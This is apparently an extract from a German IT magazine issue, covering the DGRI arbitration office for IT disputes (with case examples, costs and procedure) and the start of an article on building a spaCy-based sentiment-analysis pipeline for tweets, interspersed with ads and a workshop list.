Im Zivilprozess erfolgt eine Entscheidung des Rechtsstreits durch ein abschließendes Gerichtsurteil. Die Zuständigkeit des jeweiligen Gerichts und die einschlägige Verfahrensart richten sich nach den Prozessordnungen und dem Gerichtsverfassungsgesetz.

Der Klageantrag wird vom Gericht zunächst auf seine Schlüssigkeit überprüft. Zu den streitigen Punkten werden erforderlichenfalls Beweise erhoben. Häufig wird vor dem Haupttermin eine Güteverhandlung durchgeführt. Auch im Rahmen der Hauptverhandlung können die Parteien den Rechtsstreit noch durch einen Vergleich beilegen. Kommt es zu keiner Einigung, wird der Streit durch ein (vollstreckbares) Urteil entschieden.

können die Parteien auch in Form eines Anwaltsvergleichs schließen. Dabei handelt es sich um einen außergerichtlichen Vergleich, der unter bestimmten Voraussetzungen für vollstreckbar erklärt werden kann. Für die Beteiligten besteht so die Möglichkeit, das Ergebnis der Schlichtung abzusichern.

Falls eine Einigung im Schlichtungsverfahren nicht gelingt, können die Gutachten der als Schlichter eingesetzten IT-Sachverständigen oder ein vorgeschlagener Schlichtungsvergleich gleichwohl bei weitergehenden Verhandlungen oder zur Vorbereitung eines gerichtlichen Verfahrens verwendet werden. Die Moderation des Streits durch fachlich kompetente Schlichterinnen und Schlichter führt allerdings in der überwiegenden Zahl der Verfahren bereits zu einer einvernehmlichen Lösung – auch in den Fällen, in denen sich die Fronten bereits zunehmend verhärtet

## Beispiel aus der Praxis der Schlichtungsstelle: „Softwarelizenz für Versicherungsunternehmen“

Die G GmbH, ein mittelständisches Softwareunternehmen, ist spezialisiert auf Content-Management-Systeme. Sie kooperiert seit vielen Jahren mit der H GmbH, dem internen IT-Dienstleister eines großen Versicherungskonzerns. Zum Geschäftsverhältnis gehören mehrere Softwarelizenzverträge, insbesondere ein CMS-Softwarelizenzvertrag.

Im Jahr 2018 kommt es zwischen den Parteien zu einem Streit über den Nutzungsumfang der Lizenz. Die G ist der Auffassung, die H betreibe anstelle einer Instanz (Redaktions-/Produktivsystem) insgesamt 24 solcher Instanzen. Die H vertritt die Ansicht, sie verwende den Lizenzschlüssel nur innerhalb einer Instanz (auf einem virtuellen Ser-

ver), mit der sie vertragsgemäß mehrere Zielsysteme ansteuere. Die Nachlizenzierungsforderung ist im Schlichtungsantrag mit 350 000 Euro beziffert.

Die Parteien betonen, die langjährige und erfolgreiche Geschäftsbeziehung fortsetzen zu wollen, und bereiten gemeinsam einen Schlichtungsantrag vor. Das Verfahren wird von der Schlichtungsstelle IT mit einem juristischen Einzelschlichter besetzt und kann nach sechs Monaten erfolgreich abgeschlossen werden. Die Parteien unterzeichnen den vorgeschlagenen Schlichtungsvergleich als Basis für eine weitere Zusammenarbeit.

haben und eine Einigung zwischen den Parteien auf den ersten Blick aussichtslos erscheint.

### Kürzere Verfahrensdauer, niedrigere Kosten

Bei der Schlichtungsstelle IT der DGRI beträgt die durchschnittliche Verfahrensdauer 6,8 Monate. Kaum ein anderes Verfahren weist im Durchschnitt bessere Werte auf – und dies bei einer hohen Erfolgsquote und zugleich technisch komplexen Sachverhalten. Zudem sind die Verfahrenskosten vergleichsweise gering. Die Verfahrensgebühr der DGRI beträgt streitwertunabhängig 1000 Euro.

Hinzu kommen die Kosten für das Schlichtungsteam: Der Stundensatz für juristische Schlichterinnen und Schlichter sowie IT-Sachverständige beträgt zwischen 200 und 400 Euro. Die Höhe des Stundensatzes ist dabei abhängig von der Komplexität des Streitgegenstands, der

wirtschaftlichen Bedeutung sowie der Schwierigkeit der Angelegenheit. In einer Modellrechnung für einen Fall mit einem Streitwert von 450 000 Euro, den ein juristischer Einzelschlichter mit einem Zeitaufwand von 40 Stunden bei einem Stundensatz von 250 Euro verhandelt, liegen die Gesamtkosten des Verfahrens bei 11 000 Euro – und damit deutlich unter den geschätzten Kosten eines erstinstanzlichen gerichtlichen Verfahrens mit technischen Gutachten oder eines Schiedsverfahrens bei der Deutschen Institution für Schiedsgerichtsbarkeit (DIS) oder beim Schiedsgerichtshof der Internationalen Handelskammer (ICC). Die Schlichtung ist demnach ein effizientes Instrument der Streitbeilegung.

Ein besonderer Vorteil gegenüber staatlichen Gerichtsverfahren liegt in der Expertise der Schlichtungsteams. Der Schlichtungsstelle IT steht eine Vielzahl spezialisierter Expertinnen und Experten unterschiedlicher Fachgebiete zur Verfügung, die in einer kontinuierlich erwei-

terten Datenbank geführt werden. Somit ist das Schlichtungsteam auch bei ungewöhnlichen technischen Fragestellungen fachlich gerüstet. Neben auf IT-Recht spezialisierten Juristinnen und Juristen werden öffentlich bestellte und vereidigte IT-Sachverständige eingesetzt. Aufgrund der interdisziplinären Besetzung und Sachkenntnis der Schlichtungsteams können Streitigkeiten zügig und oftmals auf unkonventionelle Weise beigelegt werden.

### Blick nach vorn statt zurück

Die Beteiligung an der Schlichtung ist im Gegensatz zum Gerichtsverfahren freiwillig. Häufig führt dieser Umstand dazu, dass die Parteien eher bereit sind, an einer einvernehmlichen Lösung des Streits mitzuwirken. Gerade bei laufenden Projekten und langjährigen Geschäftsbeziehungen erweist sich die beratende Rolle des Schlichtungsteams als erheblicher Vor-

## Beispiel aus der Praxis der Schlichtungsstelle: „Verwaltungsmanagement für Landesministerium“

Die A AG bietet seit vielen Jahren erfolgreich Softwarelösungen für öffentliche Verwaltungen an (Verwaltungsmanagement und E-Government). Im Anschluss an ein europaweites Vergabeverfahren schließt die A einen Projektvertrag mit dem Bundesland B. Gegenstand des Vertrags ist die Erstellung eines IT-Systems zur Abbildung von Prozessen im Haushalts-, Kassen- und Rechnungswesen (HKR-Verfahren).

Im Rahmen des Projektbetriebs ergeben sich im Jahr 2019 vermehrt Streitpunkte bezüglich des vereinbarten Leistungsumfangs und der bereits erfolgten Leistungserbringung. Das Bundesland B vertritt die Auffassung, die bereitgestellten Feinkonzepte seien unvollständig oder fehlerhaft, und verweigert daher die Zahlung des geforderten Rechnungsbetrags in Höhe von 1,7 Mio. Euro. Die A ist der Ansicht, sie habe ihre vertraglich geschuldete Leistung bereits erbracht und erforderliche

Nacharbeiten seien auf fehlende Mitwirkungsleistungen des Vertragspartners zurückzuführen. Verschiedene Versuche, den Vorgang einvernehmlich zu regeln, scheitern.

Die Parteien haben die Schlichtungsklausel der Schlichtungsstelle IT im Projektvertrag vereinbart. Für das beantragte Schlichtungsverfahren wird ein Team, bestehend aus einer juristischen Schlichterin und einem öffentlich bestellten und vereidigten Sachverständigen, ausgewählt. Nach etwas mehr als fünf Monaten kann das Schlichtungsverfahren erfolgreich beendet werden. Die Parteien schließen den vom Schlichtungsteam vorgeschlagenen Vergleich. Gegenstand des Vergleichs ist neben Zahlungsvereinbarungen die Bereitstellung eines Ticketsystems durch die A, um die Feststellung des Erfüllungsgrads und der Abnahmereife zukünftig besser handhaben zu können.


teil. Während das gerichtliche Verfahren auf die endgültige Bewertung eines Konflikts aus der Vergangenheit gerichtet ist, kann die Schlichtung zukunftsorientierte, technisch und wirtschaftlich sinnvolle Kompromisse finden und die weitere Zusammenarbeit der Parteien ermöglichen.

Um Verjährungsfragen müssen sich die Parteien während des Schlichtungsverfahrens nicht sorgen: Die Verjährung für alle Ansprüche aus dem verhandelten Sachverhalt ist ab dem Schlichtungsantrag bis zum Ende des Verfahrens gehemmt. Nicht zuletzt verlaufen die Schlichtungsverfahren vertraulich. Informationen über die Identität der Konfliktparteien oder verhandelte Inhalte gelangen nicht an die Öffentlichkeit. Technisches Know-how und Unternehmensinterna bleiben geschützt.

## Ablauf eines Schlichtungsverfahrens

Die Einleitung der Schlichtung erfolgt bei der Schlichtungsstelle IT der DGRI durch einen Schlichtungsantrag. Dieser sollte möglichst präzise Auskunft geben über die

### Durchschnittliche Verfahrensdauer im Vergleich



**DGRI-Verfahren haben in der Regel eine relativ kurze Dauer (Abb. 1).**

zu verhandelnde Streitigkeit (insbesondere Parteien, Projektverlauf, Streitgegenstand, zentrale Streitpunkte, geltend gemachte Ansprüche und den ungefähren Streitwert) und damit das Anforderungsprofil für das Schlichtungsteam konkretisieren.

Für den weiteren Ablauf ist entscheidend, ob die Parteien die Schlichtungsklausel der DGRI in den Projektvertrag aufgenommen haben. Die Musterklausel steht in der aktuellen Fassung auf der Seite der Schlichtungsstelle (siehe [ix.de/zp1r](http://ix.de/zp1r))

zum Download zur Verfügung. Mit der Schlichtungsklausel vereinbaren die Parteien, bei allen Meinungsverschiedenheiten im Zusammenhang mit dem vertraglichen Verhältnis, die sie nicht untereinander bereinigen können, die Schlichtungsstelle IT anzurufen.

Sollte es im Verlauf der Vertragsdurchführung tatsächlich zu einer Streitigkeit kommen, geht die Schlichtungsstelle beim Eingang eines Schlichtungsantrags vom Einverständnis beider Parteien zur Durch-

The advertisement features a cartoon illustration of a white bird-like character with a halo, standing on a small cloud. The character is holding a sign that says "Mit c't in das neue Jahr starten!". To the left, a red circle contains the text "Der Klassiker von Ritsch & Renn". Below the illustration, the text "c't CARTOON-KALENDER RITSCH & RENN" is visible. On the right, a yellow diagonal banner reads "NEU im heise shop!". At the bottom right, there is a price tag of "9,90 €".

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €.  
Nur solange der Vorrat reicht. Preisänderungen vorbehalten.


Copyright by Heise Medien

**heise shop**

[shop.heise.de/kalender2021](http://shop.heise.de/kalender2021)



## Modellrechnung



**Je nach Verfahren kann eine rechtliche Auseinandersetzung unterschiedlich teuer werden (Abb. 2).**

führung eines Schlichtungsverfahrens aus. Das Verfahren kann also besonders zügig eingeleitet werden. Nur wenn beide Parteien mit der Durchführung einverstanden sind, findet es statt. Die Einzelheiten regelt die Schlichtungsordnung, die ebenfalls auf der Seite der Schlichtungsstelle abrufbar ist.

Die Schlichtungsstelle wird anschließend die beteiligten Parteien kontaktieren, um über das weitere Vorgehen zu informieren und dabei individuelle Wünsche zu berücksichtigen. Für die genaue Kon-

stellations des Teams (juristische Schlichterinnen und Schlichter sowie technische Sachverständige) gibt es keine formalen Vorgaben. Einzige Voraussetzung ist das Einverständnis beider Parteien.

Die Beteiligten werden schriftlich über den Vorschlag informiert und können sich zunächst äußern. Wenn keine Einwände bestehen, kann das Schlichtungsverfahren auf das Schlichtungsteam übergehen. Von diesem Zeitpunkt an ist die Schlichtungsstelle nicht mehr unmittelbar am Verfahren beteiligt, steht aber

weiterhin als Ansprechpartner zur Verfügung. Abhängig von der Ausgangssituation und der Mitwirkung der Parteien kann die Verfahrenseinleitung bereits innerhalb von drei bis vier Wochen abgeschlossen werden.

Die Leitung des Verfahrens erfolgt anschließend durch das Schlichtungsteam. Es erhält die Antragsunterlagen und den bisherigen Schriftverkehr von der Schlichtungsstelle und setzt sich mit den Parteien des Verfahrens in Verbindung, um das weitere Vorgehen abzustimmen und eine Kostenschätzung für die Schlichtung vorzunehmen. Im Idealfall lässt sich eine einvernehmliche Lösung zwischen den Parteien, die in der Unterzeichnung eines Schlichtungsvergleichs mündet, bereits innerhalb einiger Monate erreichen. In keinem der weit über 100 Fälle der Schlichtungsstelle IT hat sich ein Verfahren über mehrere Jahre hingezogen.

Zusammenfassend lässt sich feststellen, dass die IT-Schlichtung flexibel, kostengünstig und effizient ist, gerade im Vergleich zum staatlichen Gerichtsverfahren. Zwar kann auch das Schlichtungsverfahren keine Erfolgsgarantie bieten, in deutlich mehr als der Hälfte der Fälle gelingt jedoch eine Konfliktlösung unter der Moderation des Schlichtungsteams. Häufig kann eine Einigung projektbegleitend erzielt werden und damit zugleich die Basis für eine weitere, konstruktive Zusammenarbeit legen. Besonders in diesen Fällen bewahrheitet sich der verbreitete Ausspruch: „Schlichten ist besser als richten.“

(ur@ix.de)

## Beispiel aus der Praxis der Schlichtungsstelle: „Business-App für Start-up im Pflegebereich“

Die S GmbH ist ein Technologie-Start-up, das innovative Produkte für den Pflege- und Gesundheitsmarkt entwickelt. Bei einem der Produkte handelt es sich um ein Sensormodul, das die Bewegungen von Patienten wahrnehmen und interpretieren soll. Im Jahr 2018 schließt die S einen Softwareentwicklungsvertrag mit der T GmbH, die auf die Erstellung von Business-Apps zur Prozessoptimierung spezialisiert ist. Vertragsgegenstand ist die Erstellung einer Software zum Betrieb eines Notrufsystems im Pflegebereich (Tele Care System).

Bei der Umsetzung des Projekts kommt es zwischen den Parteien wiederholt zu Meinungsverschiedenheiten. Die T ist der Auffassung, die S sei ihren vertraglich und gesetzlich geschuldeten Mitwirkungspflichten nicht nachgekommen (insbesondere Bereitstellung von DevOps sowie funktionsfähiger Sensoren). Sie fordert die Zahlung von 300 000 Euro (offene Vergütung sowie Schadensersatz).

Die S beruft sich ihrerseits darauf, dass die T gesetzte Fristen nicht eingehalten und die Fertigstellung des Projekts grundlos verweigert habe. Sie macht Ansprüche in Höhe von insgesamt 3,4 Mio. Euro (Ersatzvornahme und Schadensersatz) sowie ein Leistungsverweigerungsrecht in Bezug auf die Zahlung der Rechnungsbeträge geltend.

Das Schlichtungsverfahren der Schlichtungsstelle IT ist im Projektvertrag als Streitbeilegungsverfahren vorgesehen. In Reaktion auf den Schlichtungsantrag der T teilt die S mit, sie werde die geltend gemachten Ansprüche ohne vorherigen Schlichtungsversuch gerichtlich durchsetzen. Damit endet das Schlichtungsverfahren bereits nach zwei Wochen. Ein Schlichtungsteam kommt nicht zum Einsatz. Die Parteien sind durch den Schlichtungsantrag nicht gehindert, ihre Auseinandersetzung nun vor Gericht auszutragen. Der eingereichte Schriftsatz kann zur Vorbereitung für das anstehende Gerichtsverfahren verwendet werden.

### Quellen

Die Musterklausel der Schlichtungsstelle IT der Deutschen Gesellschaft für Recht und Informatik e. V. (DGRI) ist über ix.de/zp1r zu finden.

### Prof. Dr. jur. Axel Metzger, LL.M. (Harvard),

ist Professor an der Humboldt-Universität zu Berlin und Leiter der Schlichtungsstelle der DGRI.

### Sven Vetter

ist Rechtsreferendar am Kammergericht Berlin und ehemaliger wissenschaftlicher Mitarbeiter am Lehrstuhl und bei der Schlichtungsstelle.

### Zora Witte

ist wissenschaftliche Mitarbeiterin am Lehrstuhl und bei der Schlichtungsstelle. ☺



# Workshops 2021



## KRITIS:

Zusätzliche Prüfverfahrenskompetenz für § 8a BSIG

01. – 02. Februar 2021  
online



## Servermanagement mit Saltstack

02. – 04. Februar 2021  
online



## Elastic Stack Fundamentals

02. – 04. Februar 2021  
online



## Docker-Container: Administration und Orchestrierung

02. – 05. Februar 2021  
online



## DNSSEC in der Praxis


05. Februar 2021  
online



Weitere Infos unter:  
<http://www.heise-events.de/workshops>

© Copyright by Heise Medien.





Stimmung mithilfe von ML analysieren

# Entlang der Pipeline

**Isabel Bär**

Datenaufbereitung ist ein wichtiger Bestandteil in der Entwicklung von ML-Software. Der Artikel führt am Beispiel einer Stimmungsanalyse von Tweets Schritt für Schritt durch den Aufbau einer ML-Pipeline.

Das Beispielprojekt dieses Artikels beschäftigt sich mit politischer Meinungsforschung. Die Aufgabenstellung für das mittels einer Stimmungsanalyse zu lösende Geschäftsproblem ist bereits definiert: „Automatische Klassifizierung von deutschsprachigen Tweets mit dem Hashtag #Russland in positiv, negativ und neutral“. Die Wertschöpfung durch ML ergibt sich aus der signifikanten Vereinfachung und Rationalisierung bisheriger klassischer empirischer Methoden und der Nutzung einer viel größeren Datensetze, was zu einer erhöhten Aussagekraft der Ergebnisse führt.

Die für das Training benötigten Daten liegen seit der zweiten Phase des ML-Projekts vor (siehe dazu „Das Beste aus beiden Welten“ in iX 11/2020 [1]) und sind teilweise schon aufgearbeitet. Es ist nun an der Zeit, mit der Sentiment-Analyse zu beginnen und mit den Daten zu arbeiten (Phase 3, siehe Abbildung 1).

Mit dem Einstieg in die dritte Phase stellt sich die Frage, welche Aufgaben vorliegen. Eine Stimmungsanalyse folgt dem Ziel, Textdaten mittels trainierter Algorithmen hinsichtlich des Sentiments, also der Autorenmeinung und Haltung zu einem bestimmten Thema, zu klassifizieren. Da-

bei gilt es zu klären, welcher Weg zwischen einem Tweet und seiner automatischen Klassifizierung in die Kategorien positiv, neutral oder negativ liegt.

## Die Pipeline verlegen


Eine Sentiment-Analyse ist ein Prozess, der mehrere Verarbeitungsstufen erfordert: Zwischen der Datenextraktion der Tweets, der Implementierung maschiner Sprachverarbeitung, dem Trainingsprozess der verwendeten Algorithmen bis zur finalen Auswertung liegen verschiedene Arbeitsschritte, die man als Teilelemente einer Pipeline implementiert. Jeder Schritt baut auf dem jeweils vorhergehenden auf und bildet einen unverzichtbaren Bestandteil der Pipeline (Abbildung 2).

Dieser Artikel durchläuft die Pipeline von oben nach unten, wobei die erste Aufgabe darin liegt, sich mit den Grundlagen maschiner Sprachverarbeitung auseinanderzusetzen. Danach folgt eine kleine Vorstellung eines ML-Lehrplans, der aus Training, Testen und Evaluation der Modelle besteht.

Text durch ML zu analysieren, stützt sich auf die Hypothese, dass Text vorhersehbar ist. Der Teilbereich der KI, der sich aus Sprachwissenschaften und Computerlinguistik entwickelt hat und darauf abzielt, Interaktion zwischen Menschen und Computern durch natürliche Sprache zu ermöglichen, heißt Natural Language Processing (NLP). NLP greift auf etablierte linguistische Verfahren zurück und deckt unter Berücksichtigung der Semantik, Syntax und Morphologie die linguistische Analyse der Textdaten ab. Wem die sprachwissenschaftlichen Grundlagen nicht vertraut sind, der findet im Kasten „Linguistisches Glossar“ eine Erklärung der verwendeten Begriffe.

Es existiert eine Reihe an Frameworks, die man für NLP nutzen kann. In diesem Projekt dient spaCy dazu, die benötigten linguistischen Verfahren in die Pipeline einzubinden. Damit lässt sich ein Lemmatisierer für das Projekt verwenden, der simple linguistische Verfahren erlaubt. Mit `spacy.load()` lädt man ein Sprachmodell herunter, das benötigtes Vokabular und Sprachdaten bereitstellt. `add_pipe()` fügt der Pipeline eine Komponente hinzu, für das Beispiel einen lexikonbasierten Lemmatisierer für die deutsche Sprache. Man übergibt der Pipeline den Lemmatisierer direkt (Listing 1).

Nachdem die NLP-Infrastruktur für das Projekt steht, stellt sich die Frage, wie sich natürliche Sprache für Algorithmen optimieren lässt. Ziel ist eine gute Verallge-



Ein Projekt im MLOps-Kontext gliedert sich in vier Phasen (Abb. 1).

meinerungsfähigkeit des Modells – weniger ist also mehr. Daher ist es nicht sinnvoll, Wort für Wort zu übertragen. Stopwörter beispielsweise sortiert man von Anfang an aus. Das sind Wörter, die häufig vorkommen, aber wenig Informationsgehalt und Aussagekraft besitzen, etwa Konjunktionen und Präpositionen.

Neben dieser ersten Sortierung kann man mit sprachwissenschaftlichen Verfahren arbeiten, um die Textdaten auf sinnvolle Weise zu vereinfachen, ohne dabei linguistischen Informationsgehalt einzubüßen zu müssen. So sollen miteinander zusammenhängende Wörter, beispielsweise Flexionsformen eines Verbs oder die Kasus von Substantiven, nicht isoliert voneinander betrachtet werden. Die Aufgabe besteht darin, Wörter sinnvoll auf eine normalisierte Form zu reduzieren.

Dafür bietet sich das linguistische Verfahren der Wortstammanalyse an. Stemming isoliert den Wortstamm, wobei diese Extraktion als gültige Repräsentation aller

Wörter mit dem gleichen Wortstamm gilt. Auf diese Weise lassen sich Textdaten vereinfachen. Diese Extrahierung der morphologischen Wurzel eines Wortes basiert auf bestimmten heuristischen Vorgehensweisen. Zum Stemming gehören die Techniken des Suffix Stripping und der Lemmatisierung. Suffix Stripping entfernt häufig auftretende Suffixe, um zur Grundform eines Wortes zu gelangen. Es ist von der Beschaffenheit der jeweiligen Sprache abhängig, welches Verfahren sinnvoll ist. Beispielsweise gibt es Sprachen, die eher Präfixe verwenden als Suffixe.

Die fortgeschrittenere Lemmatisierung erkennt die linguistische Grundform eines Wortes unter Berücksichtigung von Wortbildungssregeln der jeweiligen Sprache und reduziert das Wort darauf. Das Ergebnis dieser Reduktion nennt sich Lemma und repräsentiert alle Wörter mit dem gleichen Wortstamm.

Das folgende Codebeispiel zeigt die Lemmatisierung der Trainingsdaten mit-

hilfe der Methode `stemm_words`. Dabei teilt spaCy die Textdaten in atomare Textbausteine oder Token auf, die dann lemmatisiert werden.

```
def stemm_words(text):
    spacy_doc = nlp(text)
    stemmed_tokens = [token.lemma_ for token in spacy_doc]
```

Entwickler rufen `stemm_words` auf und übergeben die Trainingsdaten als Parameter, sodass Tweets lemmatisiert werden:

```
analysedaten['Tweet']=trainingsdaten['Tweet'].apply(lambda x: stemm_words(x.Tweet), axis=1)
```

Die Tweets liegen jetzt aus linguistischer Sicht optimiert vor, also möglichst normalisiert ohne Einbuße des sprachlichen Informationsgehaltes. Für ML braucht es jedoch eine spezielle numerische Repräsentationsform, denn mit rohen Textdaten kann ein Algorithmus nicht arbeiten. Zu diesem Zweck nutzt man Tensoren, eine Art n-dimensionale Container für Textdaten. Es gilt, natürliche Sprache in numerische Repräsentationen zu transformieren, und das möglichst ohne Verlust linguistischer Information.

Einen Datensatz aus Textdaten bezeichnet man als Korpus (in diesem Projekt sind das die gesammelten Tweets). Ein Korpus besteht aus einer Sammlung von Datenpunkten, die Dokumente (ein Dokument entspricht einem Tweet) heißen. Er ist die Basis zur weiteren NLP-Verarbeitung: Aus allen sich im Korpus befindenden Dokumenten muss die numerische Transformation erfolgen. Dafür bieten sich verschie-

## iX-TRACT

- Neben verschiedenen Algorithmen zur Klassifizierung erfordert die Arbeit mit Textdaten grundlegende Kenntnisse der maschinellen Sprachverarbeitung (Natural Language Processing, NLP).
- NLP bedient sich linguistischer Verfahren. Dabei steht im Vordergrund, Textdaten hinsichtlich Semantik, Syntax und Morphologie zu analysieren.
- ML-Entwickler müssen aufpassen, weder in die Over- noch in die Underfitting-Falle zu tappen. Ein zu komplexes Modell liefert genauso ungenaue Ergebnisse wie eines, dessen Konzeption zu simpel gehalten ist.


dene Verfahren an, unter anderem das Bag-of-Words-Verfahren und die Tf-idf-Methode.

## Transformation, die erste: Bag-of-Words-Verfahren

Das Bag-of-Words-Verfahren überführt jedes Dokument (jeden Tweet) in einen Vektor, also eine numerische Repräsentation. Hier sind drei Schritte notwendig, um ein Dokument natürlicher Sprache in eine numerische Darstellungsform zu transformieren. Zunächst wird im Prozess der Tokenisierung jedes Dokument im Korpus, also jeder Tweet im gesamten Datensatz, in seine Einzelbestandteile, die Token, zerlegt. Die Token sind nichts anderes als die einzelnen Wörter, aus denen ein Tweet sich zusammensetzt.

Im zweiten Schritt gilt es, aus allen in den Tweets vorkommenden Token ein Vokabular mit Nummerierung zu erstellen. Anschließend zählt man im letzten Schritt für jedes Dokument, wie häufig die Wörter aus dem Vokabular vorkommen. Dieser Vorgang ist die Codierung. Für jedes Dokument lässt sich nun sequenziell prüfen, ob ein Wort aus dem Vokabular enthalten ist. Ist dem so, erhält der Vektor den Wert 1, ist dies nicht der Fall, bekommt er den Wert 0 zugewiesen.

Diese numerische Repräsentation speichert man in einer Matrix, wobei jede Zeile



**Die zu bauende Pipeline besteht aus den Hauptkomponenten Natural Language Processing (NLP) und dem Modelltraining (Abb. 2).**

